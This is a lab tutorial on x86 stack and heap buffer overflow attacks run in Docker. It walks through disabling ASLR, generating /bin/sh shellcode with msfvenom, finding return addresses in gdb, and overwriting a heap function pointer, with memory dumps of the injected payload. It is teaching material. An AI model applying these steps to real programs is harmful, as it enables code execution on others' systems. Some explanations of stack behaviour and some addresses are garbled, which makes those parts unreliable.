

INTRODUCTION TO BUFFER OVERFLOW ATTACK IN x86

Things we will learn:

- Concept of memory layout
- How does bufferoverflow attack happen?
- Practical implementation

Dockerfile


Within this section, you can learn more about Dockerfile by referring to the official tutorial:[Dockerfile reference](#)

No Operation Instruction(NOP)&& OFFSET

We can see there are some 'A' == '\x41' exist in the code. They are offset we use in the lab. '\x90' is called as NOP, when used the eip will not do any operation, it continues along the memory layout. But here we use 'A' which will not affect the program but just fills up the Buffer. However, '\x90' is more recommended most of the time. You can find more detailed information here:[What is a NOP instruction in x86 and x64 assembly? - The Security Buddy](#)

Memory Allocation of C Programs in X86 Arch

1. Text segment (i.e. instructions)
2. Initialized data segment
3. Uninitialized data segment(bss)
4. Heap
5. Stack



Stack & Its Registers

Stack Frame Concept: The stack space required for a function


A new stack frame is created when a new function is called. There are three registers (32-bit) involved with the stack: esp, eip, ebp, which correspond to rsp, rip, rbp for 64-bit.

esp: points to the top of the current stack frame.

ebp: points to the bottom of the current stack frame.

eip: points to the instruction being executed in the current stack frame (can be understood as reading the information corresponding to the esp address).


To understand the operation process of the stack, the core is to understand the execution process of ebp/eip/esp: Before the parent function calls the sub-function, the stack state is:



Ebp points to the bottom of the stack, esp points to the top of the stack. When the function starts to push the stack, esp continuously decreases, expanding towards lower address values (since it goes from high address to low address, esp keeps subtracting 2). When encountering a sub-function, first expand the return address, which is the address of the parent


Buffer Overflow Attack

function's stack top, placed on the sub-function's return address. This step is for the subsequent sub-function to complete its execution and obtain the parent function's stack top through ret, and eip can execute from the parent function's stack top position.




After assigning the return address, continue pushing the stack. At this time, the address pointed to by ebp is stored in the next step stack, and the address of the next step stack is popped into ebp. ebp then points to the bottom of the sub-function's stack, and when it points to it, the value of the ebp register is assigned to esp, as shown in the following figure:

Buffer Overflow Attack




Then continue to push variables and parameters to the top of the stack, and esp continues to decrease by 1 to expand towards lower address values.




Buffer Overflow Attack

Begin the stack read and write operations: $eip = esp$, eip reads the command pointed to by the address in esp , and the stack is gradually popped. At this time, esp begins to approach the lower address bit. When $esp = ebp$, ebp reads the address data stored in the current position and jumps to the parent function's ebp :



At this point, esp continues to pop to get the return address, and eip jumps to the parent function stack top position. After the jump, eip continues to execute commands from the data contained in esp , and can complete the execution steps of eip (note `ret: pop eip`).




In this way, pushing and popping the stack can form the execution of functions between each other, with a focus on understanding the specific steps of the three registers in function calls.

The basic direction of stack overflow vulnerabilities is: the parent function (caller) takes the return address of the sub-function (callee) when calling the sub-function. This address contains the base address of the parent function. That is, after a function call is completed, the stack frame at that time must be deleted and the value of the Return Address is returned to rip/eip to achieve the operation of returning to the parent function. Therefore, we only need to find a way to change the value of the Return Address to the address of the vulnerable function, and we can gain control of the system through this vulnerable function.

Core goal: change the value of the Return Address.

Buffer Overflow Attack

Stack overflow method: break through the address of the vulnerability, and then write data back to higher address according to the stack, overwrite the data of the callee, and finally write the function address we need to run into the Return Address, which is to write the address of the function we need to run into the Return Address with the last data packet.



Heap

Compared to the stack, the heap is more flexible in allocating memory.

1. Heap can allocate or free memory at any of its locations
2. If a program needs to dynamically allocate memory, it will be allocated in the heap.

Buffer Overflow Attack

3. Usually associated with functions such as `new()`, `memset()`.

GDB

[gdb.pdf \(sourceware.org\)](#)

SHELL CODE

- 1 Write hexadecimal opcodes directly.
- 2 Write the program in a high-level language and then decompile it to obtain the assembly instructions and the hexadecimal opcode.
- 3 Compile the assembly program, write it back, and extract the hexadecimal opcode from the binary.
- 4 Use some third-party tool such as `msfvenom` that generates shellcode while specifying the features and language

ASLR

[How ASLR protects Linux systems from buffer overflow attacks | Network World](#)

PROCEDURES

Stack Overflow

How it works: The vulnerable point of this Lab is strcpy function which is a C function. We can refer the program.c given The strcpy() function is used to copy a string from one location to another.

However, it is considered to be a potentially unsafe function because it does not perform any bounds checking on the destination buffer, which can lead to buffer overflow vulnerabilities. Other vulnerable functions include strncpy(); memset(); etc.

Suppose now the destination buffer is 20 bytes, but we paste 30 bytes in it. As we know from the introduction of stack above. It will overwritten some blocks of stack such as framed pointer or even return address. And in this case, we don't have the return address anymore. So it will not return to the safe place but execute the attack code(shell code) that we made. Then the attack goes to succeed.

So, again. **Core goal: change the value of the Return Address.**

The basic direction of stack overflow vulnerabilities is: the parent function (caller) takes the return address of the sub-function (callee) when calling the sub-function. This address contains the base address of the parent function. That is, after a function call is completed, the stack frame at that time must be deleted and the value of the Return Address is returned to rip/eip to achieve the operation of returning to the parent function. Therefore, we only need to find a way to change the value of the Return Address to the address of the vulnerable function, and we can gain control of the system through this vulnerable function.

Buffer Overflow Attack

```
1. sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Configure the ASLR in the host machine.

```
2. docker build -t stack .
```

Note that ‘-t’ follows the tag of this image and also the second variable ‘.’ means the source of Dockerfile.

You can know more about Dockerfile using the resources above.

```
3. When it comes to the step:”RUN msfvenom -p linux/x86/exec
```

```
CMD=/bin/sh AppendExit=true -e x86/alpha_mixed -f python >
```

```
shell.txt”, we need to get the size of the Shellcode which is “payload” generated by
```

msfvenom. If it does not show up you can try the default size which is 162 bytes or 161 bytes. **If**

it does not work you can also try to get the size of it by open the shell.txt file and check it

artificially. If you want to know more about how to generate a shellcode or write a shellcode

with assembly language or decompile tool. You can refer to the resources above.

This command uses Metasploit's msfvenom tool to generate a payload, where each parameter has the following meaning:

-p linux/x86/exec: Specifies that the payload should use the exec module for Linux x86 architecture, which allows running a specified command.

CMD=/bin/sh: Specifies the command to be executed as /bin/sh, which launches an interactive shell.

AppendExit=true: Appends an exit code to the payload to ensure that the shell exits gracefully.

-e x86/alpha_mixed: Specifies the x86/alpha_mixed encoder to obfuscate the payload and make it harder to detect or defend against.

-f python: Specifies the output format as Python code.

> shell.txt: Redirects the output of the generated Python code to a file named shell.txt.

Buffer Overflow Attack

4. `docker run -it stack`

5. We now need to know when the program runs, what will the stack looks like and how the shell code would be execute.

6. So we need to get the information of it.

You can refer to the resources above for detailed information of the gdb commands.

7. `$ gdb program`

8. `(gdb) b 8`

9. You might be confused with the initial address of Shell Code. So you can `$run` `AAAAAAAA` which will show up as `0x41414141 0x41414141` which is a way to help you find the initial address of Shell code which should be the address of `esp` in this case

```
(gdb) b 8
Breakpoint 1 at 0x8049d14: file program.c, line 9.
(gdb) run AAAAAAAAA
Starting program: /home/cheese/app/program AAAAAAAAA
warning: Error disabling address space randomization: Success

Breakpoint 1, vulnerable (arg=0xff9138dd "AAAAAAAA") at program.c:9
9 }
```

10. `(gdb) info register`, we can see the value of `ebp` as well as `esp`. So that we know the space range of the vulnerable function.

11. `(gdb) x/200x $esp` we can see the initial position of the buffer. We get the return address stored right after the value of register `ebp` which should be `ebp + 4` and the value of return address in the figure below is `"0x08049d39"`.

0xffd3f1d0:	0x0809a53b	0x080e5000	0xffd3f248	0x08049d39
0xffd3f1e0:	0x0809a53b	0x080e5000	0xffd3f248	0x08049d39

And we need to replace the value in the return address as the initial position of shell code


Buffer Overflow Attack

and in order to do that. We need to fill the space from ebp to esp before the return address.

If you want to know more about register. You can refer to the resources above.

```
(gdb) x/150x $esp
a 0xffcd5e0: 0x41414141 0x41414141 0x00000000 0x00000000
0xffcd5f0: 0x00000000 0x00000000 0x00000000 0x00000000
0xffcd600: 0x00000000 0x00000000 0x00000000 0x00000000
0xffcd610: 0x00000000 0x00000000 0x00000000 0x00000000
0xffcd620: 0x00000000 0x00000000 0x00000000 0x00000000
0xffcd630: 0x00000000 0x00000000 0x00000000 0x080e5000
0xffcd640: 0x080e54c0 0x00000053 0x08fc4840 0x080e54f8
0xffcd650: 0x00000060 0x00000000 0x00000000 0x00000005
0xffcd660: 0x0000000a 0x00000007 0x00000060 0x00000032
0xffcd670: 0x00000000 0x00000000 0x00000000 0x080b73bb
0xffcd680: 0x00000000 0x0000000e 0x0809863b 0xf7f6f120
0xffcd690: 0x00000077 0x0000007c 0x00000007 0x00000001
0xffcd6a0: 0x00000000 0x00000000 0x00000000 0x0000005b
0xffcd6b0: 0xf7f6f1f0 0x08fc4ef0 0xffcd71c 0x00000005
0xffcd6c0: 0x00000053 0x08fc4840 0x080e5000 0x080e7c0
0xffcd6d0: 0xf7f6f1f0 0xf7f6f140 0x080b73bb 0x080e5000
0xffcd6e0: 0x00000040 0xffcd700 0xffcd798 0x080e5000
0xffcd6f0: 0x080e54c0 0x000000f0 0x08fc4840 0x080e54f8
0xffcd700: 0x00000100 0x00000000 0x080b4041 0x0000000f
0xffcd710: 0x0000001e 0x00000011 0x00000100 0x00000035
0xffcd720: 0xffcd798 0xf7f6f404 0x00000000 0x0809c887
0xffcd730: 0x08fc50c8 0x0000006e 0x080e6888 0x00000002
0xffcd740: 0x00000077 0x0000007c 0x00000011 0x00000004
0xffcd750: 0x00000000 0x00000000 0x00000000 0x0000005b
0xffcd760: 0x00000008 0x08fc5190 0x00000000 0x0000000f
0xffcd770: 0x00000009 0x000000c2 0x00000fff 0x080e5000
0xffcd780: 0x00000000 0x080e5000 0x0809c6d2 0x00f0b5ff
0xffcd790: 0x080e6910 0xffcd7db 0x000000c2 0x0806d80b
0xffcd7a0: 0xffcd7da 0x080e6910 0x080e6914 0x0805033e
0xffcd7b0: 0x080b7419 0x080e6914 0xffcd7da 0x00000001
0xffcd7c0: 0x00000000 0x00c30000 0x00000001 0x080e68a0
0xffcd7d0: 0x080e3000 0x00002000 0x00000001 0xb4b7f000
0xffcd7e0: 0x0809a53b 0x080e5000 0xffcd858 c 0x08049d39 d
0xffcd7f0: 0xffcee8f5 0x080e5000 0x080e68a0 0x08049d29
0xffcd800: 0x34365f36 0x00000000 0x00000000 0x00008000
0xffcd810: 0x00000002 0x00040000 0x00000003 0x00000002
0xffcd820: 0x00400000 0x01000000 0x00000003 0x00400000
0xffcd830: 0x080e5000 0x080e62c4
(gdb) info register
eax 0xffcd5e0 -3222048
ecx 0xffcee8f5 -3217163
edx 0xffcd5e0 -3222048
ebx 0x80e5000 135155712
esp 0xffcd5e0 0xffcd5e0 a
ebp 0xffcd7e8 0xffcd7e8 b
esi 0x80e5000 135155712
```

a: initial position of stack = \$esp
b: the value of ebp
c: the value in the address of \$ebp
d: return address.



12. (gdb) q

13. (gdb) y

14. \$vim shell.py

15. For buf, just copy from shell.txt. For initoffset, just calculate the number of 'A' that should be filled in which equals to $512 + 4(\text{size of ebp}) - \text{size of shellcode}(\text{should be } 162 \text{ or } 161)$.

And replace the return address that should be reversly return and written in hex format. For


example, if the return address is 0xff91dd83, then ret = '\x83\xdd\x91\xff'

16. \$python shell.py in this way, you set a environment variable in current shell

17. \$./program \$(python sol1.py)

If it's the value of return address is replaced with the initial position of Shellcode. The memory should be the same as what the figure shows below.

Buffer Overflow Attack



0xffffd240:	0xe5d9e689	0x5af476d9	0x4a4a4a4a	0x4a4a4a4a
0xffffd250:	0x434a4a4a	0x43434343	0x59523743	0x5058416a
0xffffd260:	0x41304130	0x5141416b	0x32424132	0x42304242
0xffffd270:	0x58424142	0x42413850	0x73494a75	0x724b345a
0xffffd280:	0x33594c78	0x62567362	0x334d3648	0x39696e53
0xffffd290:	0x74384577	0x6563316f	0x31706738	0x556f7478
0xffffd2a0:	0x30496232	0x7a496c6e	0x38427143	0x35784768
0xffffd2b0:	0x53505550	0x424f7630	0x50494242	0x544f666e
0xffffd2c0:	0x57687033	0x32377670	0x48694e73	0x6d6d5a61
0xffffd2d0:	0x49516650	0x435a334b	0x58487131	0x41304b4d
0xffffd2e0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd2f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd300:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd310:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd320:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd330:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd340:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd350:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd360:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd370:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd380:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd390:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd3a0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd3b0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd3c0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd3d0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd3e0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd3f0:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd400:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd410:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd420:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd430:	0x41414141	0x41414141	0x41414141	0x41414141
0xffffd440:	0x41414141	0x41414141	0x41414141	0xfffffd240
0xffffd450:	0xfffffd600	0x080e5000	0x080e68a0	0x080e9d20

18. you will have the shell!

Heap Overflow

How it works: The vulnerable point of this Lab is pretty much the same as stack overflow.

The core goal is still changing the address from where it should be to our place. We need to know the concept of a function pointer which represents a kind of function and its value is an address of a function. In this program, initially, the function pointer `f` points to a function `fail`. So if we don't do the attack, the function `fail()` will be called by the pointer. If we do the attack. We can change the address's value whose address is where the pointer points from the `fail()` to `success()`.

1. `$docker build -t heap .`
2. `$docker run -it heap`

Buffer Overflow Attack

3.\$cat program.c

4.\$gdb heapoverflow

5.(gdb) b 38

6.(gdb) run AAAAAAAAAA

```
(gdb) run AAAAAAAAAA
Starting program: /app/heapoverflow AAAAAAAAAA
warning: Error disabling address space randomization: Success
data is at 0x9644310, fp is at 0x9644360
```

7.(gdb) info proc map get the starting address of heap

8.(gdb) x/2200x \$(the address of heap()) And you can find the address of function fail() and success() because some information has already been printed by 'printf("data is at %p, fp is at %p\n", d, f);' in the program.

9.(gdb) info address success #To get the address of success(), you can also get the address of failed() by info address fail

```
30      f->fp(),
(gdb) info address success
Symbol "success" is a function at address 0x8049d45.
(gdb) disassemble success
Dump of assembler code for function success:
0x08049d45 <+0>:      endbr32
0x08049d49 <+4>:      push    %ebp
0x08049d4a <+5>:      mov     %esp,%ebp
0x08049d4c <+7>:      push    %ebx
0x08049d4d <+8>:      sub     $0x4,%esp
0x08049d50 <+11>:     call    0x8049e39 <__x86.get_pc_thunk.ax>
0x08049d55 <+16>:     add     $0x9b2ab,%eax
0x08049d5a <+21>:     sub     $0xc,%esp
0x08049d5d <+24>:     lea     -0x30ff8(%eax),%edx
0x08049d63 <+30>:     push    %edx
0x08049d64 <+31>:     mov     %eax,%ebx
0x08049d66 <+33>:     call    0x8058440 <puts>
0x08049d6b <+38>:     add     $0x10,%esp
0x08049d6e <+41>:     nop
0x08049d6f <+42>:     mov     -0x4(%ebp),%ebx
0x08049d72 <+45>:     leave
0x08049d73 <+46>:     ret
End of assembler dump.
